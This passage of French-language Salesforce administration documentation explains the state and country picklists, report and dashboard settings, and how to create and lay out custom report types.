## Activations et désactivation des listes de sélection de régions/provinces et de pays

Lorsque vous activez les listes de sélection de régions et de pays, elles sont immédiatement disponibles pour les utilisateurs. Cependant, le renseignement des champs de code ISO par Salesforce dans les enregistrements existants peut prendre du temps. Si des utilisateurs tentent de modifier la région ou le pays dans un enregistrement avant que le champ de code soit renseigné, ils sont invités à sélectionner une valeur de code.

1. Dans Configuration, saisissez *Listes de sélection des régions et des pays* dans la case Recherche rapide, puis sélectionnez **Listes de sélection des régions et des pays**.
2. Dans la page Configuration des listes de sélection de régions et de pays, cliquez sur **Activer** pour activer les listes de sélection.

   **Remarque:**

   - Vous pouvez également activer les listes de sélection de régions et de pays après avoir converti les données de texte existantes en valeurs de liste de sélection. Reportez-vous à Conversion des données de région et de pays.

3. Pour désactiver les listes de sélection de régions et de pays, cliquez sur **Désactiver** dans la page de configuration des listes de sélection de régions et de pays.

   **Important:** Si vous désactivez les listes de sélection de région et de pays :

   - Pour les enregistrements que vous n'avez pas enregistrés depuis l'activation des listes de sélection, les valeurs de région et de pays sont restaurées sur leurs valeurs de texte d'origine.
   - Pour les enregistrements que vous avez enregistrés depuis l'activation des listes de sélection, les valeurs d'intégration de région et de pays remplacent les valeurs de texte d'origine.
   - Les références aux listes de sélection de régions/provinces et de pays dans les personnalisations (telles que les mises à jour de champ de workflow, les modèles d'e-mail et les pages Visualforce) ne sont plus valides.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour activer et désactiver les listes de sélection de régions et de pays :

- Modifier toutes les données

- Les colonnes et les filtres qui référencent des champs de liste de sélection dans les rapports et les vues de liste ne s'affichent plus.

CONSULTER ÉGALEMENT :

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

## Logique de synchronisation des champs de liste de sélection de régions/provinces et de pays

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

Lors de la sauvegarde d'enregistrements contenant des valeurs de liste de sélection de régions/provinces et de pays, Salesforce synchronise les valeurs de code et d'intégration des enregistrements pour les régions/provinces et les pays. Vous ne pouvez pas modifier directement les valeurs d'intégration de régions/provinces et de pays dans les pages de détail des enregistrements. Vous pouvez modifier directement les valeurs d'intégration de régions/provinces et de pays des enregistrements à l'aide de workflows, d'un code Apex, d'intégrations API, etc.

| Votre modification | Résultat |
|---|---|
| Vous mettez à jour le code de région/province ou de pays d'un enregistrement avec une valeur valide. | Salesforce met à jour la valeur d'intégration de la région/province ou du pays pour correspondre à ce code. |
| Vous mettez à jour la valeur d'intégration de la région/province ou du pays d'un enregistrement avec une valeur valide. | Salesforce met à jour le code de la région/province ou du pays pour correspondre à cette valeur d'intégration. |
| Vous supprimez le code de pays d'un enregistrement, mais vous ne supprimez pas le code de région/province correspondant. | Salesforce supprime le code de pays de l'enregistrement, ainsi que les valeurs d'intégration de la région/province et du pays. |
| Vous créez ou mettez à jour un enregistrement avec des valeurs de région/province et de pays. La nouvelle région/province ne se situe pas dans le nouveau pays. | Aucune modification n'est enregistrée. Vous recevez un message d'erreur. |
| Vous mettez à jour les valeurs d'intégration et de code de la région/province ou du pays dans un enregistrement existant. Les nouvelles valeurs d'intégration et de code ne correspondent pas. | Aucune modification n'est enregistrée. Vous recevez un message d'erreur. |
| Vous créez un enregistrement avec des valeurs d'intégration et de code de région/de province ou de pays qui ne correspondent pas. | Salesforce met à jour la valeur d'intégration du nouvel enregistrement pour correspondre à la valeur de code. |

CONSULTER ÉGALEMENT :

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

Intégration de valeurs pour des listes de sélection de régions/provinces et de pays

Messages d'erreur des listes de sélection de régions/provinces et de pays

## Messages d'erreur des listes de sélection de régions/provinces et de pays

Lorsque vous tentez de sauvegarder des enregistrements contenant des valeurs de code et de texte de régions/provinces et de pays qui ne correspondent pas, diverses erreurs peuvent être renvoyées. Les informations ci-dessous précisent ces messages d'erreur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

| Erreur | Motif |
|---|---|
| Pays non valide spécifié pour le champ | Votre code de pays ne correspond pas à un pays existant. |
| Ce pays crée un problème, même s'il semble être correct. Sélectionnez un pays dans la liste des pays valides. | Votre valeur d'intégration de pays ne correspond pas à un pays existant, ou bien la valeur du pays a été mappée avec `Valeur inconnue` lors de la conversion des données. |
| Valeur d'intégration et code ISO du champ différents | Vos valeurs d'intégration et de code correspondent à des régions/provinces ou pays différents. |
| Un pays doit être spécifié avant de saisir une valeur de région pour le champ | Votre enregistrement contient une valeur d'intégration ou de code de région/province, mais pas de code pays. Vous ne pouvez pas enregistrer une région/province sans un pays correspondant. |
| Le pays existant ne reconnaît pas la valeur de région pour le champ | Vos valeurs d'intégration et de code de région/province appartiennent à une région/province d'un pays différent. |
| Région non valide spécifiée pour le champ | Votre code de région/province ne correspond pas à une région/province existante. |

CONSULTER ÉGALEMENT :

- Sélection de la région et du pays dans des listes de sélection par les utilisateurs
- Intégration de valeurs pour des listes de sélection de régions/provinces et de pays
- Logique de synchronisation des champs de liste de sélection de régions/provinces et de pays

# Personnalisation de rapports et de tableaux de bord

Configurez des rapports et des tableaux de bord pour communiquer des informations à vos utilisateurs le plus efficacement possible.

Pour atteindre cette page, dans Configuration, saisissez `Rapports` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de rapports et de tableaux de bord**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

### Fonctionnalités pratiques pour les utilisateurs de vos rapports et tableaux de bord

Vous pouvez activer ou désactiver plusieurs fonctionnalités d'interface utilisateur qui peuvent aider vos utilisateurs à mieux tirer parti de vos rapports et vos tableaux de bord. Ces paramètres sont pratiques et conviviaux. Ils n'affectent pas les données renvoyées dans vos rapports et vos tableaux de bord.

### Abonnement des utilisateurs à des notifications de rapport

Les utilisateurs peuvent s'abonner à des rapports pour être informés lorsque certaines métriques remplissent les conditions qu'ils spécifient.

### Personnalisation de notifications par e-mail de rapport et de tableau de bord

Choisissez le mode de notification des utilisateurs lorsque les informations changent dans les rapports et tableaux de bord qu'ils utilisent.

### Configuration d'un type de rapport personnalisé

Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.

### Activation du partage étendu des rapports et des tableaux de bord

Lorsque vous activez le partage d'analyse, Salesforce convertit les niveaux d'accès aux dossiers existants de vos utilisateurs pour utiliser des niveaux d'accès nouveaux et plus détaillés.

### Configuration de rapports sur les tendances historiques

Pour permettre à vos utilisateurs d'accéder aux rapports sur les tendances historiques, commencez par utiliser des filtres pour configurer la quantité de données capturées dans ces rapports. Sélectionnez ensuite les champs requis pour les rapports historiques.

### Mise à jour de l'assistant de création de rapports

Le générateur de rapport, un puissant éditeur glisser-déposer, est l'outil standard de création et de modification de rapports. Si votre organisation utilise toujours l'ancien assistant de rapport, vous devez mettre à niveau vers le générateur de rapport.

CONSULTER ÉGALEMENT :

Mise à jour de l'assistant de création de rapports

# Fonctionnalités pratiques pour les utilisateurs de vos rapports et tableaux de bord

Vous pouvez activer ou désactiver plusieurs fonctionnalités d'interface utilisateur qui peuvent aider vos utilisateurs à mieux tirer parti de vos rapports et vos tableaux de bord. Ces paramètres sont pratiques et conviviaux. Ils n'affectent pas les données renvoyées dans vos rapports et vos tableaux de bord.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

Permettre aux utilisateurs d'afficher les en-têtes de rapport lors du défilement

Les en-têtes de rapport flottants permettent de laisser les en-têtes de colonne et de ligne visibles, même lorsque les utilisateurs font défiler les résultats du rapport.

Permettre aux utilisateurs d'accélérer la recherche de tableaux de bord

La recherche de tableaux de bord utilise la saisie automatique afin d'aider les utilisateurs à retrouver rapidement des tableaux de bord, sous l'onglet Tableaux de bord, en saisissant simplement les premières lettres du nom dans le filtre de recherche.

Publication de composants de tableau de bord par les utilisateurs dans Chatter

Les instantanés de composants de tableau de bord permettent aux utilisateurs de publier des images statiques de composants de tableau de bord dans des fils Chatter, afin de permettre à tous les utilisateurs d'accéder aux instantanés.

Retrait de la Clause de d'exclusion de responsabilité des informations confidentielles des rapports

Par défaut, les pieds de page des rapports incluent une clause d'exclusion de responsabilité qui indique « Informations confidentielles - Ne pas distribuer ». Cette clause rappelle aux utilisateurs d'être prudents en partageant des rapports afin d'éviter que des personnes non autorisées accèdent aux informations qu'ils contiennent. Vous pouvez retirer cette clause de vos rapports.

Affichage de graphiques avancés dans Salesforce1

Afficher pour vos utilisateurs des graphiques avancés dans Salesforce1. Ces graphiques avancés sont semblables aux graphiques de Lightning Experience : examinez-les avant d'explorer un rapport, de filtrer les rapports en touchant les segments des graphiques et de modifier les types de graphiques. Cette fonctionnalité est disponible dans toutes les versions de Salesforce1.

## Permettre aux utilisateurs d'afficher les en-têtes de rapport lors du défilement

Les en-têtes de rapport flottants permettent de laisser les en-têtes de colonne et de ligne visibles, même lorsque les utilisateurs font défiler les résultats du rapport.

Avec les en-têtes de rapport flottants, les utilisateurs peuvent faire défiler entièrement les longs rapports sans avoir à revenir au début pour consulter le nom des en-têtes de colonne.

Les utilisateurs peuvent également cliquer sur les en-têtes de rapport flottants pour trier les données dans une colonne donnée. Lorsque les utilisateurs trient les données en cliquant sur en-tête de rapport flottant, le rapport est actualisé et redirige les utilisateurs au début des résultats du rapport.

Les en-têtes flottants sont disponibles dans les rapports tabulaires, récapitulatifs et matriciels.

1. Dans Configuration, saisissez *Rapports* dans la case Recherche rapide, puis sélectionnez **Paramètres des rapports et des tableaux de bord**.
2. Sélectionnez ou désélectionnez **Activer les en-têtes de rapport flottants**.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

## Permettre aux utilisateurs d'accélérer la recherche de tableaux de bord

La recherche de tableaux de bord utilise la saisie automatique afin d'aider les utilisateurs à retrouver rapidement des tableaux de bord, sous l'onglet Tableaux de bord, en saisissant simplement les premières lettres du nom dans le filtre de recherche.

Tous les tableaux de bord qui correspondent à ce texte sont affichés dynamiquement dans la liste déroulante. La liste présente d'abord les tableaux de bord que l'utilisateur a récemment visualisés, suivis des autres tableaux de bord par ordre alphabétique de dossier. Les 1 000 premiers résultats sont indiqués dans une seule liste ; les résultats suivants sont indiqués par séries de 500 résultats par page. Les utilisateurs visualisent les tableaux de bord uniquement dans les dossiers auxquels ils ont accès. Désactivez cette option pour utiliser la liste déroulante statique à la place.

Cette option est activée par défaut.

1. Dans Configuration, saisissez *Rapports* dans la case `Recherche rapide`, puis sélectionnez **Paramètres des rapports et des tableaux de bord**.
2. Sélectionnez ou désélectionnez **Activer la Recherche de tableaux de bord**.
3. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

## Publication de composants de tableau de bord par les utilisateurs dans Chatter

Les instantanés de composants de tableau de bord permettent aux utilisateurs de publier des images statiques de composants de tableau de bord dans des fils Chatter, afin de permettre à tous les utilisateurs d'accéder aux instantanés.

1. Assurez-vous que le suivi de fil Chatter pour les tableaux de bord est activé.
2. Dans Configuration, saisissez *Rapports* dans la case `Recherche rapide`, puis sélectionnez **Paramètres des rapports et des tableaux de bord**.
3. Sélectionnez ou désélectionnez **Activer les instantanés de composants de tableau de bord**.

**Important:** Cette option permet aux utilisateurs de remplacer les paramètres de visibilité du tableau de bord en rendant les instantanés visibles à tous les utilisateurs de Chatter. Bien que cette option facilite le partage de données temporelles sans ajouter de personnes aux dossiers de tableaux de bord, notez toutefois que les utilisateurs risquent de publier involontairement des informations sensibles et confidentielles.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

## Retrait de la Clause de d'exclusion de responsabilité des informations confidentielles des rapports

Par défaut, les pieds de page des rapports incluent une clause d'exclusion de responsabilité qui indique « Informations confidentielles - Ne pas distribuer ». Cette clause rappelle aux utilisateurs d'être prudents en partageant des rapports afin d'éviter que des personnes non autorisées accèdent aux informations qu'ils contiennent. Vous pouvez retirer cette clause de vos rapports.

1. Dans Configuration, saisissez *Paramètres des rapports et des tableaux de bord* dans la case Recherche rapide, puis sélectionnez **Paramètres des rapports et des tableaux de bord**.
2. Sélectionnez **Retirer la clause d'exclusion de responsabilité des rapports exportés ///** et **Retirer la clause d'exclusion de responsabilité des pages d'exécution de rapports et des pages de vue imprimables ///**.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres des rapports et des tableaux de bord :

- " Personnaliser l'application "

## Affichage de graphiques avancés dans Salesforce1

Afficher pour vos utilisateurs des graphiques avancés dans Salesforce1. Ces graphiques avancés sont semblables aux graphiques de Lightning Experience : examinez-les avant d'explorer un rapport, de filtrer les rapports en touchant les segments des graphiques et de modifier les types de graphiques. Cette fonctionnalité est disponible dans toutes les versions de Salesforce1.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres des rapports et des tableaux de bord :

- Personnaliser l'application




Lorsque les graphiques avancés sont activés, tous les utilisateurs peuvent les afficher dans Salesforce1 aussi bien dans Lightning Experience que dans Salesforce Classic sur le site complet de Salesforce.

1. Dans Configuration, saisissez *Paramètres des rapports et des tableaux de bord* dans la case Recherche rapide, puis sélectionnez **Paramètres des rapports et des tableaux de bord**.
2. Sélectionnez **Activer les graphiques avancés dans Salesforce1**.
3. Cliquez sur **Enregistrer**.

Avant d'activer les graphiques avancés, notez les limitations suivantes :

- Les graphiques optimisés affichent les 100 premiers regroupements seulement.
- Sur les tablettes, les tableaux de bord ont toujours deux colonnes. Sur les téléphones, les tableaux de bord ont toujours une colonne.

## Abonnement des utilisateurs à des notifications de rapport

Les utilisateurs peuvent s'abonner à des rapports pour être informés lorsque certaines métriques remplissent les conditions qu'ils spécifient.

1. Dans Configuration, saisissez *Notifications de rapport* dans la case Recherche rapide, puis sélectionnez **Notifications de rapport**.
2. Sélectionnez l'option d'activation des notifications de rapport.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

# Personnalisation de notifications par e-mail de rapport et de tableau de bord

Choisissez le mode de notification des utilisateurs lorsque les informations changent dans les rapports et tableaux de bord qu'ils utilisent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

1. Dans Configuration, saisissez *Notifications par e-mail* dans la case Recherche rapide, puis sélectionnez **Notifications par e-mail**.
2. Activez ou désactivez les options suivantes pour modifier les notifications pour votre organisation :

   **Autoriser l'envoi des rapports et des tableaux de bord aux utilisateurs du portail**
   Si vous activez cette option, tous les utilisateurs internes et les utilisateurs du portail spécifiés en tant que destinataires reçoivent des rapports et des tableaux de bord. Si cette option n'est pas activée, seuls les utilisateurs internes de Salesforce peuvent recevoir des rapports et des notifications d'actualisation de tableau de bord.

   Cette option, désactivée par défaut, est disponible dans les organisations Enterprise Edition, Unlimited Edition et Performance Edition dans lesquelles un portail client ou un portail partenaire est configuré.

   **Utiliser des images compatibles avec Lotus Notes dans les e-mails de tableau de bord**
   Les notifications d'actualisation du tableau de bord peuvent être envoyées à des utilisateurs spécifiques une fois l'actualisation prévue effectuée. Par défaut, Salesforce envoie les images dans les e-mails de tableau de bord sous la forme de fichiers .png (Portable Network Graphic), qui ne sont pas pris en charge par Lotus Notes. Lorsque l'option Utiliser des images compatibles avec Lotus Notes dans les e-mails de tableau de bord > est activée, Salesforce utilise des images .jpg, que Lotus Notes prend en charge, lors de l'envoi d'e-mails de tableau de bord. L'autorisation Planifier le tableau de bord est requise pour afficher cette option.

   Remarque: Les e-mails de tableau de bord comportant des images compatibles avec Lotus Notes sont beaucoup plus volumineux et la qualité des images peut être inférieure.

3. Cliquez sur **Enregistrer**.

# Configuration d'un type de rapport personnalisé

Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport.

Par exemple, un administrateur peut créer un type de rapport qui affiche uniquement les candidatures à un poste contenant un curriculum vitae associé et qui n'affiche pas les candidatures sans CV dans les rapports de ce type. Un administrateur peut également afficher les enregistrements *susceptibles* de comporter des enregistrements associés, par exemple des candidatures avec ou sans CV. Dans ce cas, toutes les candidatures, avec ou sans CV, sont disponibles pour les rapports qui utilisent ce type.

Vous pouvez créer des types de rapport personnalisé à partir desquels les utilisateurs peuvent créer des rapports sur les rapports et tableaux de bord de votre entreprise. Lorsque vous définissez un type de rapport personnalisé, sélectionnez Rapports ou Tableaux de bord dans la liste déroulante `Objet principal` de la page Nouveau type de rapport personnalisé.

**Conseil:** Une fois la création de votre type de rapport terminée, examinez les possibilités supplémentaires :

- Ajoutez le type de rapport personnalisé aux applications que vous chargez vers Force.com AppExchange.
- Les utilisateurs désignés en tant que traducteurs qui disposent de l'autorisation « Afficher la configuration » peuvent traduire les types de rapport personnalisé à l'aide du Système de traduction.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

1. Création d'un type de rapport personnalisé
   Choisissez l'objet principal que votre nouveau type de rapport doit prendre en charge, puis un nom et une description. Marquez-le « en cours de développement » jusqu'à ce les utilisateurs puissent l'utiliser pour créer des rapports.
2. Ajout d'objets enfant à votre type de rapport personnalisé
   Pour permettre aux rapports d'extraire des données depuis d'autres objets que l'objet principal, pensez à ajouter un ou plusieurs objets associés à votre type de rapport.
3. Conception de la présentation des champs de rapports créés à partir de votre type de rapport personnalisé
   Après avoir défini un type de rapport personnalisé et choisi ses relations d'objet, vous pouvez indiquer les champs standard et personnalisés qu'un rapport peut afficher lorsqu'il est créé ou exécuté à partir d'un type de rapport personnalisé.
4. Gestion des types de rapport personnalisé
   Après avoir créé un type de rapport personnalisé, vous pouvez le personnaliser, le modifier et le supprimer.
5. Limitations sur les types de rapport
   Les types de rapport personnalisé sont soumis à des limitations afin de garantir des performances élevées et un fonctionnement optimal.

## Création d'un type de rapport personnalisé

Choisissez l'objet principal que votre nouveau type de rapport doit prendre en charge, puis un nom et une description. Marquez-le « en cours de développement » jusqu'à ce les utilisateurs puissent l'utiliser pour créer des rapports.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

1. Dans Configuration, saisissez *`Types d'enregistrement`* dans la case `Recherche rapide`, puis sélectionnez **Types d'enregistrement**.
2. Cliquez sur **Nouveau type de rapport personnalisé**.
3. Sélectionnez l'`Objet principal` de votre type de rapport personnalisé.

   Conseil:
   - Vous pouvez sélectionner parmi tous les objets, même parmi ceux que vous n'êtes pas autorisé à afficher. Vous pouvez ainsi générer des types de rapport pour divers utilisateurs.
   - Une fois un type de rapport enregistré, vous ne pouvez pas modifier l'objet principal.
   - Si l'objet principal d'un type de rapport est un objet personnalisé ou externe et qu'il est supprimé, le type de rapport et tous les rapports qu'il a servi à générer sont automatiquement supprimés.
   - Si vous supprimez un objet à partir d'un type de rapport, toutes les références à cet objet et à ses objets associés sont supprimées des rapports et tableaux de bord de ce type.

4. Renseignez les champs `Étiquette de type de rapport` et `Nom de type de rapport`.

   L'étiquette peut inclure jusqu'à 50 caractères. Le nom est utilisé par l'API SOAP.
5. Saisissez une description de votre type de rapport personnalisé, qui peut inclure jusqu'à 255 caractères.

   Remarque: Saisissez une description utile qui informe les utilisateurs des données disponibles pour les rapports. Par exemple : *`Comptes avec des contacts. Rapport sur les comptes et leurs contacts. Les comptes sans contacts ne sont pas affichés.`*.
6. Sélectionnez la catégorie dans laquelle vous souhaitez stocker le type de rapport personnalisé.
7. Sélectionnez un `Statut de déploiement` :
   - Sélectionnez `En cours de développement` lors de la conception et du test ainsi que lors de la modification. Le type du rapport et ses rapports sont masqués de tous les utilisateurs, à l'exception de ceux qui disposent de l'autorisation « Gérer les types de rapport personnalisé ». Seuls les utilisateurs avec cette autorisation peuvent créer et exécuter des rapports en utilisant des types de rapport en cours de développement.
   - Sélectionnez `Déployé` lorsque vous êtes prêt à autoriser tous les utilisateurs à accéder au type de rapport.

   Remarque: Le `Statut de déploiement` d'un type de rapport personnalisé change de `Déployé` à `En cours de développement` si son objet principal est un objet personnalisé ou externe dont le `Statut de déploiement` change de la même façon.
8. Cliquez sur **Suivant**.

   Remarque: Un développeur peut modifier un type de rapport personnalisé dans un package géré après sa publication, et ajouter de nouveaux champs. Les abonnés reçoivent automatiquement ces modifications lorsqu'ils installent une nouvelle

version du package géré. Cependant, une fois le package publié, les développeurs ne peuvent pas retirer des objets du type de rapport. Si vous supprimez un champ d'un type de rapport personnalisé qui fait partie d'un package géré, et que le champ supprimé fait partie d'un compartiment ou est utilisé dans un regroupement, vous recevez un message d'erreur.

CONSULTER ÉGALEMENT :

Ajout d'objets enfant à votre type de rapport personnalisé

## Ajout d'objets enfant à votre type de rapport personnalisé

Pour permettre aux rapports d'extraire des données depuis d'autres objets que l'objet principal, pensez à ajouter un ou plusieurs objets associés à votre type de rapport.

1. Cochez la case sous l'objet principal.
2. Sélectionnez un objet enfant.

   Seuls les objets associés sont affichés.

   Conseil: Tapez dans la zone de recherche pour retrouver rapidement des objets.

3. Pour chaque objet enfant, sélectionnez l'un des critères suivants :
   - `Chaque enregistrement « A » doit avoir au moins un enregistrement « B » associé.` Seuls les enregistrements parent avec des enregistrements enfant sont affichés dans le rapport.
   - `Les enregistrements « A » peuvent avoir ou non des enregistrements « B » associés.` Les enregistrements parent sont affichés, qu'ils contiennent ou non des enregistrements enfant.

   Lorsque des utilisateurs correspondent à l'objet principal, sélectionnez les objets enfant par champ, par exemple Comptes (propriétaire du compte) ou Comptes (créé par).
4. Ajoutez jusqu'à trois objets enfant.

   Le nombre d'enfants dépend des objets que vous choisissez.
5. Cliquez sur **Enregistrer**.

Exemple:

- Si vous sélectionnez le fait que l'objet A peut avoir ou non l'objet B, tous les objets suivants incluent automatiquement l'association possible ou non sur le type de rapport personnalisé. Par exemple, si des comptes sont l'objet principal et que des contacts sont l'objet secondaire et que vous choisissez le fait que les comptes peuvent avoir ou non des contacts, tout objet tertiaire ou quaternaire inclut dans le type de rapport personnalisé prend la valeur par défaut d'associations possibles ou non.
- Les champs vides s'affichent sur des résultats de rapport pour l'objet B si l'objet A n'a pas l'objet B. Par exemple, si un utilisateur exécute un rapport sur des comptes avec ou sans contacts, alors les champs contact sont affichés vides pour les comptes sans contacts.
- Dans les rapports dont l'objet A peut avoir ou non un objet B, vous ne pouvez pas utiliser la condition OR pour le filtrage sur des objets multiples. Par exemple, si vous saisissez le critère de filtre *`Le nom du compte commence par M OU Le prénom du contact commence par M`*, un message d'erreur s'affiche, vous informant que votre critère de filtre est incorrect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

- L'option `Limite de lignes` dans les rapports tabulaires affiche uniquement les champs de l'objet principal dans les rapports créés à partir de types de rapport personnalisé, dans lesquels un objet A peut avoir ou ne pas avoir un objet B. Par exemple, dans les comptes avec ou sans rapport sur les contacts, seuls les champs de comptes sont affichés. Les champs des objets, après une association possible ou non dans les types de rapport personnalisé, ne sont pas affichés. Par exemple, dans des comptes contenant des contacts avec ou sans rapport sur les requêtes, seuls les champs de comptes et de contacts peuvent être utilisés. De plus, les rapports existants peuvent ne pas s'exécuter ou ignorer les paramètres `Limite de lignes` s'ils ont été créés à partir de types de rapport personnalisé dans lesquels les associations d'objet ont été modifiées de objet A avec objet B en objet A avec ou sans objet B.

## Conception de la présentation des champs de rapports créés à partir de votre type de rapport personnalisé

Après avoir défini un type de rapport personnalisé et choisi ses relations d'objet, vous pouvez indiquer les champs standard et personnalisés qu'un rapport peut afficher lorsqu'il est créé ou exécuté à partir d'un type de rapport personnalisé.

**Remarque:** Les champs personnalisés s'affichent dans les types de rapport personnalisés uniquement s'ils ont été ajoutés à la présentation de page de ce type de rapport.

1. Dans Configuration, saisissez *`Types de rapport`* dans la case `Recherche rapide`, puis sélectionnez **Types de rapport** pour afficher la page Tous les types de rapport personnalisé.
2. Sélectionnez le type de rapport personnalisé que vous souhaitez modifier, puis cliquez sur **Modifier la présentation** dans la section Champs disponibles pour les rapports.

   Vous pouvez cliquer sur **Prévisualiser la présentation** pour prévisualiser les champs qui s'afficheront dans la page Sélectionnez les colonnes d'un rapport personnalisé ou exécuté à partir de ce type de rapport.

   **Remarque:** Lors de la prévisualisation de la présentation, tous les champs et objets sont affichés, y compris les champs et les objets pour lesquels vous ne disposez d'aucune autorisation d'accès. Cependant, vous ne pouvez accéder à aucune donnée stockée dans les champs ou les objets pour lesquels vous ne disposez d'aucune autorisation d'accès.
3. Sélectionnez les champs dans la zone de droite, puis faites-les glisser dans une section située sur la gauche.

   **Conseil:** Vous pouvez afficher les champs d'un objet particulier en sélectionnant un objet dans la liste déroulante `Afficher`.
4. Vous pouvez également cliquer sur **Ajouter des champs associés via la recherche** pour afficher le plan Ajouter des champs via la recherche.

   Vous pouvez ajouter ici des champs via la relation de référence de l'objet sélectionné dans la liste déroulante `Afficher`

   - Un champ de recherche est un champ d'un objet qui affiche des informations provenant d'un autre objet. Par exemple, le champ `Nom du contact` d'un compte.
   - Un type de rapport personnalisé peut contenir des champs disponibles via la recherche dans quatre niveaux de relations de référence. Par exemple pour un compte, vous pouvez obtenir le responsable du compte, le directeur du responsable du compte, le rôle du directeur et le rôle parent de ce rôle.
   - Vous ne pouvez ajouter des champs via la recherche que s'ils sont associés à des objets inclus dans le type de rapport personnalisé. Par exemple, si vous ajoutez l'objet Comptes au type de rapport personnalisé, vous pouvez ajouter des champs à partir d'objets avec lesquels les comptes ont une relation de référence.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

